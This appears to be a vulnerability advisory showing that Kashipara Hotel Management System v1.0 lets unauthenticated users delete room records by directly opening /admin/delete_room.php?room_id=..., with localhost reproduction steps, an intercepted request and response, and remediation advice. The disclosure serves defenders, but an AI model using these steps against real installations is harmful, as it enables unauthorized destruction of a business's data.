

Broken Access Control vulnerability was found in “/admin/delete_room.php” in Kashipara Hotel Management System v1.0. allows unauthenticated attacker to delete the valid hotel room entries in the administrator section via the direct URL access.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Hotel Management System v1.0:
(<https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project>)


Version: 1.0

Affected Components:

- **Affected Code File:** /admin/delete_room.php

Steps:

























1. Login into the Hotel Management System v1.0 application as an administrator. URL: <http://localhost/hotel-management-php/>
2. Access the “Admin -> Rooms” menu. URL: <http://localhost/hotel-management-php/admin/rooms.php>



The screenshot shows a web browser window with the address bar displaying `localhost/hotel-management-php/admin/rooms.php`. The page features a sidebar with navigation options: Rooms, Add new Room, and Users. The main content area displays a table of hotel rooms with columns for No., Name, Type, Featured status, Image, Price, Booked status, Check in/out dates, Floor, View, Beds/Type, Capacity, and an Actions column. The table lists several room entries, including Daimond Suite, Premium, and Ocean View Suite, with their respective details and status.


No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/Type	Cap.	Act
101	Daimond Suite	Daimond	Featured		99998.22	No	-	-	2	Beach	2 / Double deluxe	4	
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	
303	Premium	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
999	Premium	gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	


- For the demonstration of this vulnerability, I will try to delete the last Hotel room entry with room number 999.
- Mouseover to the delete button for the last Hotel room entry with room number 999. Note down the delete entry URL: http://localhost/hotel-management-php/admin/delete_room.php?room_id=10

Rooms	No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Actions
Add new Room	101	Daimond Suite	Daimond	Featured		99998.22	No	-	-	2	Beach	2 / Double deluxe	4	 / 
Users	101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	 / 
	303	Premiun	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	 / 
	202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 
	999	Premium	gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	 / 


localhost/hotel-management-php/admin/delete_room.php?room_id=10

- Now logout of the application.
- Directly access the delete entry URL: http://localhost/hotel-management-php/admin/delete_room.php?room_id=10 (this was noted down in Step 4) in the browser without authentication.





7. I was redirected to the confirmation page.



localhost/hotel-management-php/admin/delete_room.php?room_id=10 80% ☆

Tor CVE Tools Managa pending Hotel Management

4 Resorts than the rest

Are you sure?

Fields	Details
Room I.D.	10
Room Number	999
Room Name	Premium
Room Type	gold
Room Featured	Yes
Room Booked	No
Room Floor	2

- Click on the "Submit" button. The request to delete Hotel room entry with room number 999 is forwarded to the server.

Rooms	Room Type	gold
Add new Room	Room Featured	Yes
Users	Room Booked	No
	Room Floor	2
	Room View	Ocean
	Room Beds	3
	Bed Type	Queen Bed
	Room Capacity	7
	Room Amenities	Ocean View, Wifi, Double bathroom

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /hotel-management-php/admin/delete_room.php ?room_id=10 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Fire
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 7
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: close
13 Referer: http://localhost/hotel-management-php/admin/delete_room.php?room_id=10
14 Cookie: PHPSESSID=ohnbmdmo9227klcg0m23hnkvpg
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 submit=
```

9. It was observed that the request to delete Hotel room entry with room number 999 was accepted and the hotel room entry was deleted successfully without authentication.

Intercept HTTP history WebSockets history Options

Response from http://localhost:80/hotel-management-php/admin/delete_room.php?room_id=10 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 29 Jul 2024 10:05:04 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: rooms.php
9 Content-Length: 5533
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <meta charset="UTF-8" />
18 <meta name="viewport" content="width=device-width, initial-scale=1.0 " />
19
```

No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/Type	Cap.	Actions
101	Daimond Suite	Daimond	Featured		99998.22	No	-	-	2	Beach	2 / Double deluxe	4	
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	
303	Premium	Premium	Featured		674	No	-	-	3	Ocean	2 / Queen Bed	3	
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Gold	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	
202	Ocean View Suite	Premium	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	

Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/